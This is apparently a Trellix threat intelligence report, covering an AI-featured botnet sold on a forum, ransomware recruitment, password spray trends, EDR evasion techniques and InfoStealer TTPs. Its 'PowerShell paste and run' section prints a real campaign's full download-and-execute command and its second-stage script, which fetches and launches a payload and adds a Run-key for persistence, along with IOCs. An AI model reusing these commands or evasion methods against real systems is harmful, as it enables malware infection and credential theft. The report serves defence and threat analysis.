Attaching software files and sending them as attachments to messages.

Automatic uploading and installation of software on recipients' devices.

Centralised management, updates, and support of the botnet. Collecting any information from the infected device and sending reports.

Bypassing antivirus programs and security systems.

Polymorphism and code modification. Protection against deletion and analysis, including code crypting and obfuscation methods.

Running on various operating systems, including Windows, Linux, macOS, Android, and iOS. Integration for exploitation of vulnerabilities.

Built-in methods of bypassing CAPTCHA and other protection mechanisms.

Using machine learning algorithms. Self-propagation over the network of an infected device and self-copying to any connected external media (when the media is connected to another device, infection occurs).


Price: USD 2,000

This forum's escrow is a must.

Contact us first via PM to learn more.


Support and advice on installation and configuration are available upon request.

TABLE OF CONTENTS



Ransomware-as-a-Service with embedded AI features

On May 28, 2024, actor **FASTPRISONER**, believed to be the operator of Radar RaaS program, posted on the RAMP forum asking if anyone is interested in joining their private ransomware team with built-in AI technology, and suggesting those interested send the actor a direct message for more information. The same post was added to Trigona RaaS thread on RAMP forum as well as two other threads of affiliates seeking to join RaaS teams. Further details on the AI technology **FASTPRISONER** referred to has not been provided, and we can only guess and speculate what it could be. It could be anything from usage of AI for call centers and victim negotiation chats, perhaps victim revenue identification, to AI-based vulnerability scanning in the ransomware victim network.



AI arms race

AI represents both a tremendous opportunity and significant risk in the cyber landscape (as we explored in our '[The Mind of the CISO: Decoding the GenAI Impact]' report). We continue to observe cybercriminals implementing AI features in their offerings, however a complete disruptive transformation of cybercrime due to AI hasn't taken place yet. This indicates cybercriminals are facing similar struggles as the security industry regarding AI adoption across their complete supply chain.

AI has become an arms race between the good and bad actors. The technology is powerful and should be responsibly leveraged to further business goals, but organizations must not let attackers gain the advantage. We need to use newfound capabilities to outsmart cybercriminals as their tactics become honed, and their weapons become more dangerous.

PASSWORD SPRAY ATTACKS PROVE FRUITFUL

Russian-linked APT group Midnight Blizzard used a password spray to compromise a legacy non-production test tenant account and used this as a foothold to access Microsoft's corporate email accounts.

Password spray attacks do not require much effort, and cyber threat actors can continuously run them in the background, hoping to get lucky. Suppose they have hundreds or thousands of usernames for each organization and an extensive list of organizations. It only takes one account with a weak password at one organization to gain a foothold and proceed to breach the organization.

TABLE OF CONTENTS

From April 1 - September 30, 2024, the Trellix Advanced Research Center observed password spray attempts directed across regions and sectors.

- Highly targeted: When we consider Microsoft 365 password spray attempts in Q2 2024, 93% targeted one specific organization. In Q3, 99% of the Okta password spray observed in Trellix telemetry was directed at one specific organization.

  This may indicate a threat actor has obtained a large list of usernames for this organization, or inferred the usernames by learning the username naming pattern and finding a list of employees, and used a large list of proxy or VPN nodes to continuously try a large list of passwords against each account over a long period of time.
- Expanding surface: While password spray attacks utilizing Microsoft 365 decreased 76% from Q2 to Q3 2024, in Q3 we observed a large spike in Okta password spray attacks against a single customer, indicating a potential targeted attack from a motivated threat actor

  Other cloud email/office services like Google Workspace, VPNs, Windows remote desktop (RDP), and cloud services (AWS, Google Cloud Platform, Microsoft Azure) are commonly targeted.

TOP TARGETED SECTORS

- Education
- Energy
- Transportation

TOP TARGETED REGIONS

Password sprays are an effective brute-force attack method particularly attractive to cyber threat actors. These attacks can be difficult to attribute to threat actors as oftentimes they are executed from globally distributed IP addresses leveraging botnets and services, and many organizations don't have effective brute force detection. This leads to a high return on investment with a relatively low risk of detection, and they can take advantage of weak password policies and partial MFA deployments.

TABLE OF CONTENTS

CISO TIP: A requirement that all accounts use multi-factor authentication is one of the best prevention measures. Strong password requirements (long length, frequent password rotation) is also helpful. Other useful detection and prevention measures include:


- Authentication failure logging and alerting (particularly for multiple failures in a short period)
- Automatic IP address blocking if a single IP address has login failures for multiple accounts
- Automatic account lockouts for multiple login failures against a single account
- Use threat intelligence feeds to block known malicious IP addresses, including those from Tor exit nodes or server hosting providers, and consider blocking entire regions if necessary
- Protect external-facing web applications with a WAF that can detect and block automated attempts
- Use secure remote access solutions (VPN) and adapt to the Zero Trust model
- Disable legacy authentication methods which often don't support MFA and are susceptible to password spray attacks
- Utilize user and entity behavior analytics (UEBA) to detect abnormal login patterns

In 2025, we anticipate attackers will continue bypassing MFA using social engineering techniques or by targeting weak legacy systems that don't enforce MFA. We will likely see more automated, AI-driven/assisted methods making password spray attacks more efficient, evasive, and adaptive. However, with the growing adoption of passwordless authentication methods (biometrics, hardware tokens, WebAuthn), reducing the effectiveness of password spray attacks in the future is possible.

EXPANDING EDR EVASION CAPABILITIES

As more organizations worldwide adopt EDR solutions, attackers are increasingly challenged to evade the advanced defense mechanisms designed for sophisticated threats. To remain covert, adversaries resort to living-off-the-land binaries (LOLBins) and more intricate attack methods. However, with EDR technology becoming more prevalent and effective, it has become significantly more challenging for attackers to operate undetected. This compels attackers to pursue more innovative and advanced evasion tactics, ranging from bypassing specific EDR defenses or detections to completely disabling or shutting down EDR systems.

TABLE OF CONTENTS



Our last report introduced the emergence of EDR "killer" tools, and as 2024 has progressed, we've seen an increased focus on the development of novel techniques aimed at bypassing EDR systems.

While threat actors continue to innovate and even sell their tools on the dark web, cybersecurity researchers are also making significant strides in this area. In addition to cybercriminal adversaries expanding their arsenal of evasion tactics, we're observing the discovery and development of advanced evasion techniques exploiting or abusing low-level operating system mechanisms. This includes vulnerable kernel modules, WFP (Windows Filtering Platform), debugging techniques (such as hardware breakpoints), thread pools, fibers, AppVerifier and ShimEngine, along with other blind spots in EDR detection.

The evolving playbook: The latest landscape in cybercrime for EDR evasion


Several ransomware families and cybercriminal groups continued refining their EDR bypass methods.

- RansomHub, a prominent ransomware, adopted the use of specialized tools named EDRKillShifter to disable EDR capabilities before executing their attacks.
- Meanwhile, AvNeutralizer (aka AuKill), another notable EDR impairment tool developed by the FIN7 group and marketed to multiple ransomware groups like Black Basta, further highlighted the increasing specialization of EDR evasion tools within the cybercriminal ecosystem.
- Both EDRKillShifter and AvNeutralizer exploited legitimate but vulnerable kernel drivers, either Windows built-in drivers or those delivered through the BYOVD method, allowing attackers to tamper with EDR solutions installed on the target system.

Additionally, Havoc C2, a versatile command-and-control framework, gained significant traction for its ability to support and integrate many EDR evasion techniques. Notably, it employed methods such as sleep obfuscation using ROP chains and loader execution through DLL proxy hijacking and side-loading techniques, making it highly appealing to both red teams and threat actors looking for covert ways to evade detection.

On the dark web, there was continued growth in the market for EDR evasion kits. Tools designed to disable and bypass EDR agents were in high demand, reflecting growing innovation within the cybercriminal space. Research from ExtraHop on popular cybercriminal forums such as XSS, Exploit.In, and RAMP, revealed a thriving marketplace for EDR bypass kits, underscoring how reliant many attackers have become on these tools to circumvent security defenses.

TABLE OF CONTENTS




CISO TIP: To combat EDR evasion effectively, adopting a defense-in-depth approach is essential. Regular updates to EDR tools are important, but should be paired with enhanced behavioral analytics and anomaly detection to identify activities that may bypass traditional defenses. Ongoing threat hunting and red team simulations help uncover gaps in detection and improve resilience against sophisticated attacks using evasive techniques. Comprehensive logging and endpoint visibility are key to detecting subtle signs of evasion, such as unusual API call patterns or process behavior. Finally, a well-structured incident response plan tailored to handle evasion techniques strengthens the organization's ability to respond efficiently to advanced threats.

New frontier in evasion: The latest EDR bypass innovations from security researchers


The research community also made significant contributions, uncovering new techniques and developing evasion tools.

- Cymulate's Blindside technique leverages debugging techniques (e.g., hardware breakpoints) to block the loading of other DLLs, including EDR modules. This approach creates a process containing only ntdll.dll in an unhooked state. The clean version of ntdll is then copied into an existing process to unhook all previously EDR-hooked Syscalls.
- EDR-Preloader surfaced as another method to prevent EDRs from hooking or loading DLLs into a process. This is achieved by enabling earlier execution during the process initialization through hijacking the AppVerifier callbacks. Once EDR-Preloader preempts its execution over the EDR, it can use one of multiple approaches to neutralize the EDR, such as DLL clobbering or disabling the APC dispatcher.
- HookChain, an interesting EDR evasion technique, combines multiple methods like IAT hooking, dynamic system service number (SSN) resolution, and indirect Syscalls to redirect the execution flow of all major Windows subsystem modules (e.g., kernel32.dll) to specific internal Syscall stub functions, thereby bypassing the hooks that EDRs place on Syscalls in ntdll.
- A technique abusing MiniFilter Altitude blinds kernel callbacks EDRs rely on by modifying the altitude value of EDR filter drivers. This technique works by exploiting the fact that a minifilter driver's altitude value can be updated from the registry, and if the same value appears twice in the system, one of the drivers will not start.

TABLE OF CONTENTS



- EDRception, a novel user-mode EDR hook bypass technique, addresses the limitations of direct and indirect Syscall techniques, which are both detectable through call stack inspection. This bypass first calls an EDR-hooked API with benign parameters. After the EDR inspects the call, it swaps these parameters with malicious ones by leveraging hardware breakpoints or intentional exceptions.
- EDRSilencer is a clever evasion technique blocking outbound traffic from EDR processes by leveraging Windows Filtering Platform (WFP) APIs, and it covers many major EDR vendors. WFP is a powerful framework in Windows allowing deep control over how network traffic is filtered and processed at various stages of the network stack. By applying custom WFP filters to EDR processes, EDRSilencer prevents forwarding of alerts and detection events, thus impairing EDRs' monitoring of malicious activities.
- Windows fibers, an underexplored part of the OS, are leveraged in new EDR evasion techniques. PoisonFiber achieves process injection by exploiting the Windows fibers mechanism, specifically implementing two types of fiber-based injection—either through a dormant fiber object or FLS callbacks. Moreover, PhantomThread is an evolved implementation of fiber-based call stack masking addressing some of the weaknesses of previous techniques, making the recovery of dormant fiber objects from memory more difficult.
- SafeBreach Labs' PoolParty techniques demonstrates how Windows thread pools mechanism could be abused in process injection to covertly trigger the execution of injected code while remaining undetected by several leading EDR solutions. The screenshot below shows a successful process injection attack using one of the eight variants of the PoolParty tool.



PoolParty in action: a successful process injection attack

TABLE OF CONTENTS

As evil rises one foot, righteousness rises ten—a fitting idiom for the ongoing battle between security attackers and defenders. While adversaries relentlessly discover and develop new evasion techniques, often delving deeper into the system's low-level components and features, we as defenders remain equally resilient, continuously innovating with advanced system-level mechanisms such as ETW, call stack unwinding, debug techniques, and more to combat EDR evasion. Our current efforts focus on enhancing detection capabilities to counter emerging techniques, while also preparing for future, yet-unknown tactics. This enduring clash is truly an ever-lasting game of cat and mouse.

Future Outlook

As we move into 2025, it is expected threat actors will continue refining and expanding their EDR evasion capabilities. We are likely to see the discovery of more bypass techniques, particularly those incorporating advanced methods such as AI-driven evasion and the leveraging of supply chain attacks to compromise EDR components directly.

The increase in living-off-the-land techniques will also likely continue, as attackers find new ways to blend malicious actions with legitimate system processes. The rise of ransomware-as-a-service (RaaS) is expected to further commercialize EDR evasion techniques, making them accessible to less sophisticated threat actors.


On the defense side, security vendors will need to remain vigilant as new bypass strategies continue to emerge–at Trellix, we are doing this actively. Keeping track of developments in EDR evasion techniques is essential, particularly by engaging with the security community to share insights and stay informed about the latest trends.

Additionally, continually enhancing self-protection and detection capabilities—especially through more sophisticated behavior-based detection algorithms and improved integration between EDR and XDR platforms—which will increase visibility and enable accelerated response, all will be vital in countering these ever-evolving evasion tactics and ensuring we stay ahead of the attackers.

INFOSTEALERS AND KEY TTPS TO WATCH FOR

InfoStealers – malware designed to steal sensitive information like login credentials, financial information, and personal data – are a gateway to different types of threats. The methods used by adversaries to achieve execution are purpose-built to evade defenses, leveraging common legitimate tools and refreshing campaign IOCs (like file hashes, IP addresses and domains) very frequently. Defending against InfoStealer relies largely on understanding the adversarial goals and methods.

TABLE OF CONTENTS



CISO TIP: A common pitfall when responding to InfoStealer incidents is failing to classify the attack as an InfoStealer case, and that way, executing containment and remediation actions as if they were generic malware. Fully eradicating the malware, even rebuilding the infected machine, might not be enough if credentials have been exfiltrated already. Defending effectively against InfoStealers requires analysis of the potential impact of the information that may have been accessed and exfiltrated.

InfoStealers: Key tactics, techniques and procedures (TTPs)

Initial access and initial execution TTPs: Phishing emails, trojan-ized applications, malicious ads, and fake applications are all common sources for triggering InfoStealer infections. In all these cases, User Execution (T1204) is required to execute malicious files or links. Some key TTPs to watch for:


- Execution of Command/Scripts and/or PE files from archive files (T1059)
- Download and execution of Web Payloads via Command/Script interpreters (T1059) and Signed binaries (T1218)

Execution, defense evasion and persistence TTPs: It is common to see execution via Command/Script interpreters, legitimate/signed binaries and less common script languages (like AutoIT3). Execution chains are usually obfuscated for defense evasion, combining multiple technologies to achieve execution. Persistence is achieved via simple, well known mechanisms (StartUp folder, registry). Some key TTPs to watch for:

- Execution of malicious scripts using PowerShell, MSHTA, WScript and nested execution of those (T1059)
- Creation and Execution of AutoIT3 binaries and scripts (T1059.010)
- Injection of InfoStealing payloads into well known processes, like Windows System32 and .Net binaries (T1055)
- Execution of malicious code via legitimate applications using DLL Side-Loading (T1574.002)
- Creation of malicious files at Windows StartUp folder, and addition of AutoRun keys at the Windows Registry (T1547)

Credential access, collection and exfiltration: A characteristic of InfoStealer is the malicious access to Web browser files (like credential stores), Crypto Wallet files and access to user documents. All of this in the context of sustained network activity with the C2 servers.

TABLE OF CONTENTS



- Access to Web Browsers password stores (T1555.003)
- Access to Crypto Wallet apps files (T1552)
- Automated collection of user documents (T1119)
- Exfiltration of collected files via C2 channels (T1041)

PowerShell paste and run attacks

Our researchers began observing a new trend utilizing PowerShell in Q3 2024. Adversaries may rely upon specific actions by a user in order to gain execution (T1204). Users may be subjected to social engineering to get them to execute malicious code. These user actions will typically be observed as follow-on behavior from forms of phishing or malvertising campaigns. In this type of attack the adversary provides instructions to the user to open a command prompt and execute a command. This is accelerated by the usage of shortcuts: Windows key + R (open Windows Command Shell), CTRL + V (pasting a command). The PowerShell commands are designed to execute arbitrary web payloads (T1105) leveraging well known tricks, like MSHTA (T1218.005). At the end of the infection chain it is common to see defense evasion techniques like Process Injection (T1055) and DLL sideloading (T1574.002) to achieve execution of the final payloads. This approach also makes it harder for defenders to detect, as the initial access (maybe a phishing email or web page) and the initial execution are fully decoupled.

The novelty of these attacks relies on its simplicity to achieve initial execution: just ask the user to paste and run the command, and let the infection begin! Certainly, opportunity to create a new entry under T1204 in the MITRE ATT&CK matrix: T1204.00x, Malicious Command).

The attack can start in different ways (email, web) but execution starts when the victim opens a PowerShell shell (Windows button + R) and pastes a command (CTRL+V) which results in the execution of an initial PowerShell command (T1059.001) designed to fetch and execute a PowerShell script (T1105); in this case masqueraded as a txt file (T1036):

```
"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -W Hidden -command $url =
'https://xilx222[.]b-cdn[.]net/xil222.txt'; $response = Invoke-WebRequest -Uri $url
-UseBasicParsing; $text = $response.Content; iex $text
```

Initial PowerShell command by (social-engineered) User

Upon execution of the remote PowerShell script, an archive file (xil222.zip) is downloaded and expanded (T1105). Resulting on the creation and execution of a PE file (XILS.exe) and a second archive file (cknoqrf4.zip). Finally, persistence via AutoRun keys is attempted (T1547).

```
$Z1Avt6Vz='https://xilz222.b-cdn.net/xil222.zip'
$B1RgjW4C=$env:APPDATA+'\kRpg5cKY'
$8GEo1rjR=$env:APPDATA+'\cknoqrf4.zip'
$Q0D6Rs2b=$B1RgjW4C+'\XILS.exe'
if (-not (teST-path $B1RgjW4C)) { New-iTEm -Path $B1RgjW4C -ItemType Directory }
STARt-BitsTRAnSfeR -Source $Z1Avt6Vz -Destination $8GEo1rjR
ExpAnd-aRChIVe -Path $8GEo1rjR -DestinationPath $B1RgjW4C -Force
REmoVE-iteM $8GEo1rjR
STArt-pRocEss $Q0D6Rs2b
NeW-itEmPRoPERtY -Path 'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name
'BuUUAwko' -Value $Q0D6Rs2b -PropertyType 'String'
```

Remote PowerShell script

Upon execution of XILS.exe, it spawns a legitimate process (BitLockerToGo.exe) and injects into it (T1055). Then, the injected process (BitLockerToGo.exe) attempts to access Web Browser files (T1555.003) and user documents (T1119), at the time it maintains network connections with external servers (T1041).

Campaign IOCs:


- PowerShell paste and run command:
  - "C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -W Hidden -command $url = 'https://xilx222[.]b-cdn[.]net/xil222.txt'; $response = Invoke-WebRequest -Uri $url -UseBasicParsing; $text = $response.Content; iex $text
- Initial web payload https://xilx222.b-cdn[.]net/xil222.txt
- XILS.exe
- 2b72831ca5142b0e754a0ad04f695921d17d8b71eee74e26d19b7d3350cfdbbd 39/73 VT
- BitLockerToGo.exe (execution triggered by XILS.exe) connects to:
  - 172[.]67.155.176
  - proclaimykn[.]buzz (18/94 VT)

InfoStealers, a gateway to different types of threats

InfoStealers remain a major threat to home users and organizations today. Stolen credential materials can lead to financial damage (fraudulent access to home banking sites and apps, crypto wallets, etc) but can also be the key that opens the door to other threats like ransomware. For defenders, it is important to properly identify InfoStealer malware from other types of malware infections, to favor proper containment and remediation actions.

CISO TIP: It is not enough to implement protection and detection products, it is important to closely monitor the EDR alerts related to the InfoStealers TTPs and secure the information that was already compromised.

TABLE OF CONTENTS




INDUSTRY REPORTS, VETTED BY TRELLIX ADVANCED RESEARCH CENTER

To this point, our report considers Trellix telemetry layered with the expertise of our team of threat intelligence experts and researchers. However, threat research and intelligence gathering cannot be done in a vacuum.

Based on a meticulous analysis of industry-reported and vetted events, we gathered a comprehensive overview of the current state of global cybersecurity. From the persistent use of both non-malicious and malicious tools to the evolving ransomware ecosystem, and from the diverse array of threat actors to the sectors and nations most frequently targeted, these activities illuminate the multifaceted challenges facing organizations worldwide. As we delve into the data, a picture emerges of a threat landscape characterized by sophistication, adaptability, and an ever-expanding attack surface, underscoring the critical need for robust, proactive cybersecurity measures across all sectors and geographies.


- **Legitimate tool usage:** Analysis of industry-reported cybersecurity events reveals a significant reliance on common, non-malicious tools by threat actors. PowerShell leads this category, being utilized in 34% of reported incidents, underscoring its dual nature as both a legitimate administrative tool and a potential vector for malicious activities. Command Prompt CMD follows at 24%, highlighting the persistent use of native.
- **Malicious tools:** In contrast to the prevalence of repurposed legitimate tools, the landscape of purpose-built malicious software presents a diverse array of threats. Cobalt Strike, a penetration testing tool often co-opted by attackers, leads this category, being observed in 8% of industry-reported events. Cryptocurrency mining malware, represented by XMRig stood out at 5%, indicating a significant focus on illicit resource utilization.
- **Ransomware:** LockBit Ransomware stands out as the most prevalent, and is followed by Mallox and Black Basta ransomware families, indicating their established presence. The emergence of RansomHub signals the dynamic nature of the ransomware market with new players gaining traction.
- **Criminal and APT groups:** The activities of prominent APT groups and cybercriminal organizations, as reported by the industry, Kimsuky stands out as the most prolific, significantly outpacing other groups. A cluster of well-known APT groups, including APT28, APT36, APT41, as well as cybercriminal organizations like FIN7 and Lazarus, were highly observed. This distribution underscores the persistent threat posed by both state-sponsored actors and financially motivated cybercriminals.

TABLE OF CONTENTS



- **Targeted sectors:** Analyzing industry reports of cybersecurity events reveals a targeted distribution across critical sectors, with government and essential services bearing the brunt of attacks. The government and administration sector emerges as the primary target and the financial sector follows as the second most impacted. Manufacturing, healthcare, and technology round out the top five most affected sectors. This distribution underscores the strategic focus of cyber threats on sectors crucial to national security, economic stability, and public services.
- **Geographic focus:** Threat intelligence reporting data reveals a global distribution of cyber incidents, with a notable concentration in specific regions. The United States emerges as the primary target, more than double the next most affected nation. India follows as the second most impacted country.

Q2-Q3 NON-MALICIOUS TOOLS FROM INDUSTRY REPORTING



Q2-Q3 MALICIOUS TOOLS FROM INDUSTRY REPORTING

